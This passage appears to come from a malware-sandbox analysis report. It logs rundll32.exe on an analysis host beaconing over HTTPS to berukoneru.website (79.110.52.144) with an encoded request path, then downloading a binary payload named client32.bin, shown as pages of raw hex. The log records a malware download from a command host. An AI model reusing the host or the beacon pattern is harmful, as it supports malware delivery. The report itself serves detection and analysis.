7d 44 f5 30 af 1c 8c d8 1b 21 f2 ee 9f 0f 55 2b 2c 63 fb 6e 23 e0 db 15 62 b0 e6 58 39 83 be 59 c0 47 8e d9 a8 ec 90 d7 8d 20 b1 e1 52 0c 48 ce 55 3d 91 82 8f 5b 21 6b 1b 05 9f fc c0 25 33 91 d4 d9 df 43 5b 44 Data Ascii: I01Ez#<M&;'O? ^b,Gk,lhu3KdSg"OOXUHj!^*6d<yb#5g%d930)_N.'>w6Jwap%l^o/35|r69=~vD}D0!U+,cn# bX9YG RHU=[!k%3C[D
2021-12-14 09:21:39 UTC	1540	IN	Data Raw: d6 fa 44 6c f8 d1 11 bb c5 65 a2 b5 38 a6 07 d5 c6 7c 71 ca 80 c3 34 7e 53 c8 15 31 2d 39 36 14 a4 d2 38 de 0a c7 1a 30 94 6f 5e b4 cd a6 2a bf 96 98 9f 38 d0 8a fa ee 97 38 34 6e d6 b9 9d b4 c4 b5 67 d8 1f 07 13 81 d4 ac 50 57 fd 2e 62 f2 6c f0 b5 95 d6 64 ec 7e 6c f9 19 f3 7d d7 6b ff a1 f2 67 fe 49 6c 0f 94 fc ba 1d 91 de 22 cc bb 6a e5 62 5f d2 90 f7 81 62 d5 65 f5 65 e2 c2 33 fb cf 2a 9b e2 0f cd 79 34 37 96 43 77 f3 2e 74 b4 7b df b2 d0 fc 5b 53 32 8e 6b 00 b9 ba 0b da f1 fb b0 43 f9 cd ec e7 5d 31 ab 8f 07 25 90 ea f3 ae 6d 36 9c 82 ea df 9a 6d 22 ee e5 74 fb bf d0 69 75 c1 f8 cd a5 56 65 94 8e c7 29 4d 83 de d3 14 0a 3a 79 8f e3 32 30 36 7c af 34 fc 97 c1 9e 01 27 38 87 51 4c 45 2d 05 b4 d2 c9 6e b3 f3 49 7b 47 76 60 cb d2 b4 8d 67 96 ff 7c b6 e4 Data Ascii: Dle8|q4~S1-9680o^*884ngPW.bld~l}kgIl"jb_bee3*y47Cw.t{[S2kC]1%m6m"tiuVe)M:y206|4'8QLE-nI{Gv`g|
2021-12-14 09:21:39 UTC	1556	IN	Data Raw: 4b 4a 7e 32 f6 73 45 d5 ff f6 fc bf 13 4b 42 84 a3 0e c2 b2 76 46 78 8b fc d9 4f 81 7a 06 43 3f 27 a3 1a 09 fb 94 90 13 bf 09 81 aa 88 1d ec 67 29 52 5d 88 5c 4d 0e ad f8 c6 d7 d1 95 fe 9a 0e 65 45 7b a6 89 93 24 93 52 a1 81 b9 6d 1d ef 25 bb 29 6c 81 06 bf c7 5f 51 9b e9 3e 78 89 47 47 ab 4b 3d 15 22 4f 21 80 3d 77 b1 bc 5e 75 c2 49 92 e6 79 fe ba 7f af 13 aa 23 47 10 4f 82 94 97 51 c3 fc aa 3e 7c 34 82 b0 ac 44 bc de ab ae cc a5 29 b8 ad 09 ba 0e 7b 51 fe 91 81 5a 19 8f 57 5a f9 a8 ae 61 75 e1 13 42 a4 59 c4 c5 7e 7c 59 9a 76 8c cf 66 89 1b bc b9 41 1b c1 61 40 18 0e f5 8f e3 3f 5f 32 4f 56 af a5 bf 17 78 b6 3b 97 ec 5b bc 1e 06 79 33 e2 4f bc ee 17 a8 1a c9 0d e3 91 19 e0 11 f2 6a 6a 6e 85 77 f3 7a cc fd f0 dc 74 ed eb 91 6f d8 20 a1 ad ad 9e 93 ec 11 Data Ascii: KJ~2sEKBvFxOzC?'g)R]\MeE{$Rm%)I_Q>xGGK="O!=w^uIy#GOQ>|4D){QZWZauBY~|YvfAa@?_2OVx; [y3Ojjnwzto
2021-12-14 09:21:39 UTC	1572	IN	Data Raw: c2 61 cf 8c 2f b2 24 45 8c 67 0a e0 9e 0e d3 56 02 f9 ae c6 0b 8c b0 20 6a 9d bf fe f5 1e 76 8f 67 44 ce cb 4d a2 f3 dc 19 39 a2 ab 10 99 a2 d3 ee a6 fc cb 20 dd 11 8f e5 35 c2 2f af 2f 4c 71 bf dc 14 a7 a7 25 6e 72 73 66 fc a8 c2 13 63 cc 5f 88 7e 1d 7e 17 a4 4a 3a 4c 21 39 d1 3c 9f 49 ec e7 5a c6 02 30 fd 73 16 56 e6 4b 80 e3 3c 27 15 d1 23 c8 c3 d5 29 d0 84 95 91 11 76 5c 2c 31 75 7c a8 95 fc c1 2e 9b 9c 7a 0c 44 ea 83 dd c1 33 67 e4 0b a3 7c 84 b4 76 dc 53 d7 5b fc 1c ea 9f b4 8f a0 8f fd e8 8e 42 6d 63 4c e9 06 af 2e b8 17 ef f8 84 af a5 28 63 89 93 7b 49 a3 69 49 d6 85 59 ef e5 c0 af 5c da 1e 71 fe a9 4d b7 a8 8a 8c 33 f6 60 76 57 c9 37 29 0e 9c 32 bc 23 8c 03 9e 69 1c 29 5a 9a 5a 05 2d 8c be a5 d7 8a b0 a4 dc 83 27 05 9d 94 30 a3 16 e0 56 34 b8 41 Data Ascii: a/$EgV jvgDM9 5//Lq%nrsfc_~~J:L!9<IZ0sVK<'#)v\,1u|.zD3g|vS[BmcL.(c{IiIY\qM3`vW7)2#i)ZZ-'0V4A
2021-12-14 09:21:39 UTC	1588	IN	Data Raw: 58 d8 82 37 37 ab b8 52 c0 ec 8a 18 10 63 05 5d 1d d8 dd 36 47 4c 16 7d be 55 2c 10 d9 d7 04 d0 6c ed 03 56 8c 14 1b 07 e9 94 da 52 77 c2 86 6e b5 00 89 c1 06 dc f8 69 51 53 db 22 07 31 cc 1c ee be 3a 7b 91 14 87 58 ea 30 22 73 7d 62 0e b9 a3 c5 27 36 d8 b3 72 c1 9f a7 0f db 01 4a 9e 8b d4 44 77 58 f6 71 0c 81 c8 4e 8b f7 39 34 39 c9 43 8a 8a 0b 91 e3 94 4b 72 07 23 e3 78 94 1e 0a 14 07 9e 75 1d e1 c9 d1 8c 55 6e ab 99 25 d4 bc e6 d5 df 36 04 e0 35 72 29 a6 5f d9 16 9d a3 4f a3 6d 29 46 14 76 cb 7e 09 03 2a 63 0e 4d 08 71 1e 60 13 78 d5 13 c9 72 b2 7b 4e 58 72 a5 c9 3d 3f e7 27 20 3f 72 e5 b6 2f a2 df 47 79 4a fd 4f 62 27 41 80 d8 4d bd 23 e3 5b 0d 6f 9d 60 e0 2f 6a f8 08 fe 5f be 65 4c 01 10 17 3f a4 3b 13 54 73 4f be 11 4d 2e 67 b0 7c 64 16 b1 0d eb 8a Data Ascii: X77Rc]6GL}U,lVRwniQS"1:{X0"s}b'6rJDwXqN949CKr#xuUn%65r)_Om)Fv~*cMq`xr{NXr=?' ?r/GyJOb'AM# [o`/j_eL?;TsOM.g|d
2021-12-14 09:21:39 UTC	1604	IN	Data Raw: ad b5 bb ed 0d 6f fe 1f 7f 86 8f fb 11 eb f2 40 6d 1f 14 53 43 51 28 3f e7 0a 47 d5 db cd c8 70 8a e8 da 39 bb c0 6f 0b 3a 21 73 c2 e0 f8 2d a1 9f d2 32 5c 95 c8 01 fa 0e 55 44 86 da 31 1e 25 36 8a 46 a6 4a b6 37 f5 5b 7f de 73 86 05 1c f7 e5 c9 e8 6a 18 f5 11 36 a4 87 e6 8a 1b 07 8c 6f eb dd 08 40 37 d2 2d d1 b5 fa 1f dd d0 aa 6f 1d 50 27 42 11 01 ef ef e7 bb ad 89 dd d2 88 38 ba 99 fe 1f 7e 61 a4 50 4b b8 9f 34 43 ba 83 bf 27 f6 98 90 eb 3e c5 da 90 dd 8f a8 de ee 1e ee a6 57 4c 7f 14 48 c6 be 8a f8 14 ac 55 17 3f 05 01 b0 57 b9 2a eb 92 d8 7c 14 f2 7f 2d 2c 0f e5 44 eb 89 ca e5 0e 49 b3 c7 ec af 37 30 17 6e d6 7f 0f 3e a1 1d 9b c4 a4 41 e8 06 f5 59 3a 34 f9 9b 4c a6 fa 47 19 14 3a 2b e6 6a 3d 17 ad 5e 14 57 8b 5d 98 74 f3 f5 eb 21 33 1a 25 e4 69 5a b5 Data Ascii: o@mSCQ(?Gp9o:!s-2\UD1%6FJ7[sj6o@7-oP'B8~aPK4C'>WLHU?W*|-,DI70n>AY:4LG:+j=^W]t!3%iZ

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1620	IN	Data Raw: 23 42 3a 98 04 6b 9e 98 bf 84 15 9c 74 2f 09 42 c9 7c b7 bd c7 ab ec d1 22 f0 c8 c9 b2 2e 13 3e c8 52 28 8d 3d ed 31 bc 32 e3 bb 37 82 f9 c5 c7 92 63 a2 72 41 39 e0 24 a7 24 6d 36 be 05 96 c3 05 da 3e 4f ef fd a6 f3 22 36 fa 2f 41 c8 fa 8f 6b fb 5d 6f 7d f5 34 eb 55 56 e6 d8 15 9b 25 f1 ce 5b c8 be 00 d9 09 05 fc b1 5c 17 08 57 cd d0 8a 30 84 9d af 37 c7 99 e3 42 6f 44 85 bc 07 52 f3 47 24 f5 b1 b5 e4 ca 8a 22 4b 81 72 71 29 39 4c 58 0e b9 5a 1f 44 81 a9 db 49 d4 8f 8c 56 7b 54 0d df bd 59 80 40 99 b8 85 7e 9e 15 a6 58 a6 ac 38 13 22 89 c4 cd 01 1a 8b 52 be bd 5d db 46 3d b8 b5 b6 9d 40 68 a2 d1 26 d5 3f d5 8a 27 7b 6f 14 a1 20 23 f6 81 dd 0c d5 9c a5 4f 93 66 ff 4b c4 d1 3e 54 be ed 1e 89 fc e4 0e aa 7b 1d 06 a6 c4 77 50 7e 63 97 4f bd 49 b6 ab 17 05 84 Data Ascii: #B:kt/B|".>R(=127crA9$$m6>O"6/Ak]o}4UV%[\W07BoDRG$"Krq)9LXZDIV{TY@~X8"R]F=@h&?'{o #OfK>T {wP~cOl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49820	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1627	OUT	GET /tire/gzRMSfagaZDYqNWCuNWpBQY/d3QH3HcNtD/fG3zb1_2FY310Wc1Z/tU68j9ArrsrY/cG2nzLaOesJ/1f JaUxYEiS_2Fq/6VuTPCoO1fL43Db5nwE4B/eNIHObz48Uk8thb4/s2ZGHDbOs4GyVjB/HB5iQTw6wsHP9eF2fL/ehb bJ4i3G/wutxyBgCPuYINeY4btAA/_2FftqK8_2FJ53N0BbQ/E4DqjTtkOXgod/z7et.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:39 UTC	1627	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 268426 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=vvpskej8dhpqjtcv2a9elais61; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	1628	IN	Data Raw: 58 1b 91 63 b8 aa 05 14 26 b5 4a 87 75 c1 a0 26 9e 3c 11 6e 71 42 96 26 99 7a 08 52 54 2f 31 7f 58 90 87 ef 21 eb 4d ac aa 62 d0 f5 9e 65 dd b1 86 a9 14 c8 ae 98 d4 b6 d6 60 d1 47 77 cd be 8c 6e b1 66 d1 e8 7a 10 1e c8 8c 97 db c5 0f 0b 40 05 e7 84 c2 c8 34 df 33 e6 dc 52 e3 46 f4 95 b7 af 93 01 65 a9 71 60 bf 1f 51 95 4a f0 de 35 3e 05 cd 02 6e e9 85 80 bb d0 9e 8a 75 b1 3b 1e 78 47 1f 6b 12 e2 6d 4a 11 60 95 cc b0 70 f1 9e 77 55 2f 09 91 10 e8 d7 e3 05 c1 1d c9 ea 2f 96 3d 82 e8 0e ae b5 77 75 a5 0d bc 2f f1 b6 c5 47 94 e1 2d 77 eb d0 a1 8b a7 ad 18 90 fa 77 82 10 81 a4 59 32 4a 80 82 20 cd 7d 1d 20 6f 17 d7 8e 41 9a d0 fb 32 98 6c 3b da 81 8e 51 5e cb e0 92 a7 47 9a 9d c8 4d ed 20 99 cb 03 c1 2b 49 00 fa b7 08 c4 02 c1 94 c4 b3 eb 0b 87 5e bf 36 f0 75 Data Ascii: Xc&Ju&<nqB&zRT/1X!Mbe`Gwnfz@43RFeq`QJ5>nu;xGkmJ`pwU//=wu/G-wwY2J } oA2l;Q^GM +I^6u
2021-12-14 09:21:39 UTC	1643	IN	Data Raw: 53 07 cb b8 4e 62 9c b0 52 21 3d c4 3d 76 91 43 af 38 7c 50 14 41 e7 bd 39 dd 41 f5 8b 56 ab fc e5 6d c6 be ea b9 6f ac 49 c3 e4 fc 2c 2e 24 77 88 18 d0 d6 0d e2 48 70 d9 46 b0 89 af 38 9c 24 3c b1 b0 63 e5 b0 08 90 17 71 54 ef f8 87 9d 1e 42 a7 fd 9a 63 c3 82 40 5b b8 56 fe 88 58 4d 03 7b 4a c1 3e 01 55 8d a2 04 94 51 bf c3 70 6b d2 e2 08 64 3d df 31 53 f8 f6 69 5e 2b 60 1e 2f 64 eb a0 41 2e cb 53 06 1f a2 63 54 77 f5 61 29 3a 5a fb 59 8c ff 2a c8 82 0d 0a b0 a7 75 fb 71 92 04 b8 69 03 b4 45 51 d3 95 71 f0 db 15 b4 fb c5 0d 33 ef a0 0b 56 c4 42 43 9e a7 a1 d1 7f 09 fe c9 cc 52 6e cb 80 08 2a 8e a8 9e fd e5 c4 23 ad ed bd 3e 84 71 6f 32 b7 23 76 bd f0 aa 04 aa 58 67 b0 ae 2d e0 9e 97 be 39 61 1a 42 24 de 9f 09 a5 12 54 85 a1 89 71 fa a7 21 f9 6e ff 48 25 Data Ascii: SNbR!==vC8|PA9AVmoI,.$wHpF8$<cqTBc@[VXM{J>UQpkd=1Si^+`/dA.ScTwa):ZY*uqiEQq3VBCRn*#>qo2#v Xg-9aB$Tq!nH%
2021-12-14 09:21:39 UTC	1659	IN	Data Raw: e7 b0 40 b0 31 3b 8f 49 34 9e 9d 07 a7 2a 47 1a 98 b8 bb ef 61 5f ed 3e 4c 3b 59 ec 5e 3a 76 d9 c1 67 5c 2e 34 de 0d 85 63 85 90 eb e4 ee a5 b8 ce e5 27 ab ed f1 46 e0 2a 79 16 27 a9 fc b8 cf 65 bb bf d4 90 e2 e0 3c 0b de e6 54 f2 ef 2e be 6b fc 2c 61 d4 bc bc 78 9e 57 3a 13 f3 b3 15 e0 74 c2 74 c3 e1 7a b9 e4 c1 3b 07 41 66 37 d9 18 e3 65 ba 35 bd 4f 40 fc 90 eb c9 45 3c ed ba 8f 96 10 0b e4 14 da a9 b8 8c 11 b2 96 cf a0 6d af e4 4f c4 a4 69 fd f3 64 92 ef 16 b1 cf c1 d4 e9 4f 21 c8 1b 40 8e f5 06 bb 3f a1 f0 76 28 07 ee 59 f8 cd 20 06 01 fd e9 a0 fc 2d ee dc 88 96 0b 46 af a1 33 eb a0 c7 4e a9 5c 03 33 28 8c ca 8f d8 6c 19 1d 8f 80 97 7e b9 38 71 06 4f 9b c4 2d f9 c3 af 26 49 23 e0 0a 10 0e 09 e0 18 f6 ae d4 cb 86 15 1d 08 c5 ff e8 8d 3d 16 53 16 b4 c9 Data Ascii: @1;I4*Ga_>L;Y^:vg\.4c'F*y'e<T.k,axW:ttz;Af7e5O@E<mOidO!@?v(Y -F3N\3(I~8qO-&I#=S
2021-12-14 09:21:39 UTC	1675	IN	Data Raw: 45 db 6c 2a 63 aa 06 70 d0 6b 08 5b 47 fa c5 46 f3 38 99 a1 5d cc ba 11 e3 7e a5 1e 73 fb a9 d1 cb a2 38 03 98 b3 a6 13 bd fa 0c bd cb 3d 30 a4 92 94 e1 ea ba 97 05 66 b9 79 98 c6 56 aa 73 54 58 3d c0 60 d7 30 76 6d 4f e1 cb d0 a7 7b 54 a9 1f f1 d3 15 64 69 54 3b 42 6f a0 02 ae 6e 26 9b 48 e2 07 8c cb 20 9e b8 e7 5f b5 44 63 51 8f cc 68 40 45 da 42 e1 26 c3 48 56 35 4f 6e c9 96 89 0c c7 f1 ba 24 ba 83 f0 45 05 98 ec 4a 92 f6 f3 44 8a 27 ff 23 80 ae 70 e7 ea 9f cb 0a ab 3f 5e 7f 1f 38 05 43 d0 fd 66 cf ed 46 fd dc 7c 23 bc bd 8c 68 7d 4d 99 6f e0 32 34 87 aa c5 a8 35 09 d2 c7 60 38 ac 2d 95 b3 ee 1f c1 52 22 e6 12 b0 07 3f a8 53 75 fa ff cb b8 9a ac c4 ce 88 1b 59 1d 72 ab a4 6b 2b 17 94 74 4b 8e 70 9e 76 ff 8b 6c 0c 30 0b 09 54 f3 70 a5 8a aa 43 01 be 96 Data Ascii: El*cpk[GF8]~s8=0fyVsTX=`0vmO{TdiT;Bon&H _DcQh@EB&HV5On$EJD'#p?^8CfF|#h}Mo245`8-R"?SuYrk+ tKpvl0TpC
2021-12-14 09:21:39 UTC	1691	IN	Data Raw: b9 b3 89 36 a0 10 70 11 ee 76 04 aa f4 39 8a 26 d4 29 d7 d0 ba bb d2 9e ff 36 cc f6 8b 3a 1a f6 f1 07 b3 88 26 61 19 fa 05 f4 86 56 44 b7 bb d2 49 24 96 90 b9 8d a7 e0 88 c2 e4 b3 80 23 5a 22 bf 34 49 c2 2b 10 c7 df 0e e7 7d b2 2c 46 10 12 fa 63 8d 6c 77 94 24 a1 1f 78 d0 cc 65 5b 7c 8a d7 ba 5e 54 fe e7 bf a4 3a f2 31 5a 79 3e a4 48 aa 3d d5 6a ee a2 62 1e 62 a8 4c 65 ce 69 6b 81 6e e1 9e 3c 50 8d 5b bf 47 41 9f a8 b8 98 6f 92 de 70 83 81 ea ef e4 df c4 31 d6 84 a7 5d 99 6f 78 56 b8 1c f8 44 db b5 1d a0 95 e6 0c 26 aa 44 86 22 aa 52 ae 80 ee f4 41 9c 26 7c 67 ed a8 4e 37 b5 7e f6 f0 ea ce 5f c5 06 cb 55 9c 65 9e c7 e8 00 a6 00 43 1a f8 e2 6f 8e 1e 8c 65 88 0b 33 05 85 4a 32 5e 64 82 e4 67 70 43 e5 fc d0 07 dd 85 66 6d 6b 0c 68 07 1f 46 f8 ba c6 55 80 cf Data Ascii: 6pv9&)6:&aVDI$#Z"4I+},Fclw$xe[|^T:1Zy>H=jbbLeikn<P[GAop1]oxVD&D"RA&|gN7~_UeCoe3J2^dgpCfmkhFU

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1707	IN	Data Raw: 78 71 76 31 33 bc b7 0d c3 de 27 b9 e0 41 88 eb d3 68 96 04 e0 a3 0b 36 53 fd 2a 4d 2f 82 25 1c 70 e4 3f df 1e b6 ee 36 26 e8 83 d9 db 55 4a 5f 9e fb 35 bd 90 d8 cf e2 60 85 21 8a ca e3 72 a8 a1 08 41 78 fc 7c 2c 27 f4 20 a9 b9 fd 24 f1 24 3f fe 94 22 1f 4a a2 89 18 ac ac 87 3a b3 37 10 5d f7 83 1a 75 a9 ca d7 19 08 20 be 46 78 23 ed 7e 89 c7 b2 59 87 53 ec 33 70 85 97 13 b5 7b 44 20 9b 67 94 ea 69 ac ac 4d db 54 a3 61 cf a9 0d d8 10 67 82 3d 2b d5 9c 21 be 3f e2 16 18 9d e4 78 52 a4 7d c6 8a 77 73 ce 0f b4 37 7f ca a5 b1 be 65 af f7 f4 af 6b a3 bd c2 a1 b2 f9 52 59 8c bd d6 6d 1b 49 59 57 cb 23 8f 9f cb 4a a3 12 7c 63 ae 4c d0 f6 f5 da 3d f5 51 94 3f bb e3 b9 56 cd 1e 4a 19 99 fa 31 9b a4 51 ac 78 89 24 c2 e1 9f c5 ab 4d 38 7d 98 e0 38 fc 6d fb 7f d9 88 Data Ascii: xqv13'Ah6S*M/%p?6&UJ_5`!rAx|,' $$?"J:7]u Fx#~YS3p{D giMTag=+!?xR}ws7ekRYmIYW#J|cL=Q?VJ1Q x$M8}8m
2021-12-14 09:21:39 UTC	1723	IN	Data Raw: b4 60 44 97 27 1f 21 1f d0 2f ee 48 10 3e c5 6c 33 ba ab 56 30 71 11 00 92 c5 c1 bc 66 45 ac 84 d1 09 08 c1 a4 6e fa a9 3d bd 53 ba 60 d9 86 1f 61 02 41 f1 b4 f1 a3 4e 1f fb 49 76 1a 69 04 18 96 d5 40 41 0f 01 30 43 c5 3a 64 c0 69 40 59 d0 79 72 63 bf 4e b6 d6 5f 07 58 61 f7 90 a4 f9 08 c9 da 62 84 96 47 39 af 7a 24 a8 3f 44 47 80 46 6e 86 1b c4 f1 8b 20 c8 b5 ff 9d 59 83 72 67 dc 53 42 27 f8 dd 5c f8 ec 3f f3 9d df 40 c3 59 19 b9 61 5d 0a d0 76 4a ba fe cb 76 15 05 42 32 43 76 df 71 a5 91 73 4c 46 d6 87 eb c9 66 a6 96 7b 6d fe f6 ca de ff 88 d0 f6 e9 f5 04 48 89 18 70 91 a4 2b 83 db 4b d3 1c 1c f5 ba 0f d9 39 57 5a 1f 17 c4 00 79 61 af a5 a6 0e a0 e8 de a4 96 86 bf bd 5b f9 2d 27 92 80 fe 63 93 0c b5 49 f5 38 79 ac 61 63 9c 01 f1 ee df 76 f8 e5 83 7e 57 Data Ascii: `D'!/H>l3V0qfEn=S`aANIvi@A0C:di@YyrcN_XabG9z$?DGFn YrgSB'\?@Ya]vJvB2CvqsLFf{mHp+K9WZya[-'cI8yacv~W
2021-12-14 09:21:39 UTC	1739	IN	Data Raw: c6 16 99 f3 a4 fe 24 ea 90 c4 e0 29 ca cb 52 bf 65 c0 7a cb 51 b2 b2 b7 57 79 73 38 52 ba 5a bc 4c 22 40 1d 19 b5 1c 82 37 66 72 7a 08 22 07 27 40 84 8b 5e f6 28 53 e6 b4 ec 9b 67 a1 a7 03 8f 6c 4a 4d 12 c3 da 7e a8 53 51 f8 cd 89 8c b9 52 85 a1 d8 01 df 09 06 ee 13 00 0e a7 70 26 89 41 da 6d fb db 2f af 16 ad 02 d5 29 0a 4e cf c2 35 b6 0a 26 11 b4 f5 f2 82 4b dd b8 84 a8 aa 2a c9 ca 48 c4 34 61 bb 76 c0 de cb 0c 5c 8b c7 9f 3b 49 17 4c f5 8b dd 7a c1 0b 4a 35 d0 be ab f7 e6 a7 43 03 6e 29 c7 df 2d b0 79 31 f8 86 19 32 81 8e e0 4f 45 87 07 89 46 26 9a 65 b3 76 6f 12 77 fd 5d b6 98 f7 39 4f 6f 57 e1 a1 da 5f 6b 71 53 ad f0 06 c4 15 97 4e 02 e0 c3 33 22 01 d7 19 f4 6f 3d de 8d d9 4c 13 c8 e0 95 12 74 55 73 72 a5 5f 83 9d 74 b1 5b d4 c0 73 ee 7d 1f bf 73 a7 Data Ascii: $)RezQWys8RZL"@7frz'"@^(SglJM~SQRp&Am/)N5&K*H4av\;ILzJ5Cn)-y12OEF&evow]9OoW_kqSN3"o=LtUs r_t[s}s
2021-12-14 09:21:39 UTC	1755	IN	Data Raw: 8a 95 bf 32 84 5e 76 15 88 cd 1f 9d d9 af 1b 24 c9 22 47 79 35 37 09 c6 d8 7e 27 47 2e 10 a1 b3 5b 24 c7 aa a8 03 00 c5 f4 aa 54 55 49 85 5b 49 b2 cc a2 5a ff 21 cd f5 b2 48 99 9f 29 da 5e f5 ee 59 21 b3 7a 12 71 e8 77 cd 3b 1f a7 84 6b dd 6e 75 68 60 c1 ea 3c c3 d4 41 9a fe ae e6 34 bc 08 a1 46 64 26 66 4c 90 ed 50 d9 be c6 d5 7a 2c d9 b2 5a e4 f8 f8 8d 45 b3 2c 15 2c ad de c1 5a fd 4e 28 de 6a e9 ff c0 fd 35 e9 57 90 7c 6b b6 ea 1a 5a b1 76 15 34 93 69 f2 35 55 5a 0b 18 cd 6c f7 aa 27 6d 48 5c c9 9a d8 8f 58 c3 f7 bc bc 0f 9b 2c 71 e8 01 14 70 24 ed 50 5c 6f f5 1e b0 11 fd 45 15 69 45 3d 3a f5 85 b8 64 94 bb 5e 33 9c 63 8a 60 52 7f 2f 5d 5f e7 5b 8a 81 02 98 a6 97 ae 88 75 55 72 18 63 80 fc da 9e 79 b4 4f db e3 38 dd 8a df 4f ca 3f 74 56 fe 61 02 7f 87 Data Ascii: 2^v$"Gy57~'G.[$TUI[lZ!H)^Y!zqw;knuh`<A4Fd&fLPz,ZE,,ZN(j5W|kZv4i5UZl'mH\X,qp$P\oEiE=:d^3c`R/]_[uUrc yO8O?tVa
2021-12-14 09:21:39 UTC	1771	IN	Data Raw: a8 d4 95 b0 78 6a 51 c3 88 29 00 f7 a0 84 fe 40 04 18 2e ef 9c 27 9d fe 2e 7f 57 0f 47 7e 58 ad fd 7d c9 6e 23 3f 22 b2 a4 9f ed 28 62 16 d7 bc fb 23 4a 86 93 35 4e ab fa bc e6 cd f5 3f 33 fb 84 70 77 8d 54 5d a3 de 9f 6b 30 00 f1 82 7c dc 5f f2 1d 45 f3 19 55 be 0c 4c 1c 0e 7e fb f7 32 ed 48 d6 a1 49 ec 55 42 6d 91 57 f7 df b4 1a 0d b6 af 23 6b 5e d1 e5 f5 65 ba a7 5b 33 e1 0e 26 21 79 08 33 73 6b 85 13 c2 2a b4 92 5f db 48 5b c1 22 1e 4b cc 13 e8 7a a3 ed d6 6e 4e e8 f6 e4 cd b4 ab d2 6c 6c dc 9b 46 e1 b4 59 87 7d 59 de 09 28 18 da b7 a3 db 92 78 c3 bb cf e4 db bb 9b c8 20 82 fc e2 7b 61 40 74 fa 59 a4 48 a2 bd 7a 16 d5 4a 04 f5 dc 5d 96 8d 8e a4 60 4b d6 da 45 0d a5 7d 4a 3f c7 4a 7d 82 53 c3 fa 18 71 d6 d5 c7 21 14 7c bc 89 7c d8 6b b0 7e 18 fe 07 31 Data Ascii: xjQ)@.'.WG~X}n#?"(b#J5N?3pwT]k0|_EUL~2HIUBmW#k^e[3&!y3sk*_H["KznNllFY}Y(x {a@tYHzJ]`KE}J? J}Sq!|k~1
2021-12-14 09:21:39 UTC	1787	IN	Data Raw: be be 49 af 90 c1 30 31 45 7a 23 e6 e4 04 bb 3c a2 06 4d f2 c4 c5 26 f4 3b 9c 27 4f 3f 93 20 5e bb eb 62 2c 47 6b 9f 9b 2c d2 e3 6c 68 75 33 14 4b 09 e4 a1 64 f8 e4 83 d8 d3 e4 53 bb 01 67 f0 22 4f 96 18 4f 58 c1 85 55 48 6a 11 21 5e dd ec d1 97 0d 2a 8f 36 16 ff 64 b9 84 84 3c 79 1b 07 62 23 c8 35 8d bc 67 25 a8 18 64 c1 39 82 33 c8 b2 80 86 30 f6 29 f4 b5 b6 5f 4e db c4 ec 85 2e 27 ea d7 85 3e 83 83 d7 a9 77 90 36 b4 a0 4a 77 61 92 70 be ad a8 f5 af 1a 1a 25 1d 49 5e 6f ba a2 8f 2f de 33 8e fc 35 7c e6 72 f6 dd 98 36 e1 39 09 3d 7e b0 76 1f cd 44 7d 44 f5 30 af 1c 8c d8 1b 21 f2 ee 9f 0f 55 2b 2c 63 fb 6e 23 e0 db 15 62 b0 e6 58 39 83 be 59 c0 47 8e d9 a8 ec 90 d7 8d 20 b1 e1 52 0c 48 ce 55 3d 91 82 8f 5b 21 6b 1b 05 9f fc c0 25 33 91 d4 d9 df 43 5b 44 Data Ascii: I01Ez#<M&;'O? ^b,Gk,lhu3KdSg"OOXUHj!^*6d<yb#5g%d930)_N.'>w6Jwap%l^o/35|r69=~vD}D0!U+,cn# bX9YG RHU=[!k%3C[D
2021-12-14 09:21:40 UTC	1803	IN	Data Raw: d6 fa 44 6c f8 d1 11 bb c5 65 a2 b5 38 a6 07 d5 c6 7c 71 ca 80 c3 34 7e 53 c8 15 31 2d 39 36 14 a4 d2 38 de 0a c7 1a 30 94 6f 5e b4 cd a6 2a bf 96 98 9f 38 d0 8a fa ee 97 38 34 6e d6 b9 9d b4 c4 b5 67 d8 1f 07 13 81 d4 ac 50 57 fd 2e 62 f2 6c f0 b5 95 d6 64 ec 7e 6c f9 19 f3 7d d7 6b ff a1 f2 67 fe 49 6c 0f 94 fc ba 1d 91 de 22 cc bb 6a e5 62 5f d2 90 f7 81 62 d5 65 f5 65 e2 c2 33 fb cf 2a 9b e2 0f cd 79 34 37 96 43 77 f3 2e 74 b4 7b df b2 d0 fc 5b 53 32 8e 6b 00 b9 ba 0b da f1 fb b0 43 f9 cd ec e7 5d 31 ab 8f 07 25 90 ea f3 ae 6d 36 9c 82 ea df 9a 6d 22 ee e5 74 fb bf d0 69 75 c1 f8 cd a5 56 65 94 8e c7 29 4d 83 de d3 14 0a 3a 79 8f e3 32 30 36 7c af 34 fc 97 c1 9e 01 27 38 87 51 4c 45 2d 05 b4 d2 c9 6e b3 f3 49 7b 47 76 60 cb d2 b4 8d 67 96 ff 7c b6 e4 Data Ascii: Dle8|q4~S1-9680o^*884ngPW.bld~l}kgIl"jb_bee3*y47Cw.t{[S2kC]1%m6m"tiuVe)M:y206|4'8QLE-nl{Gv`g|
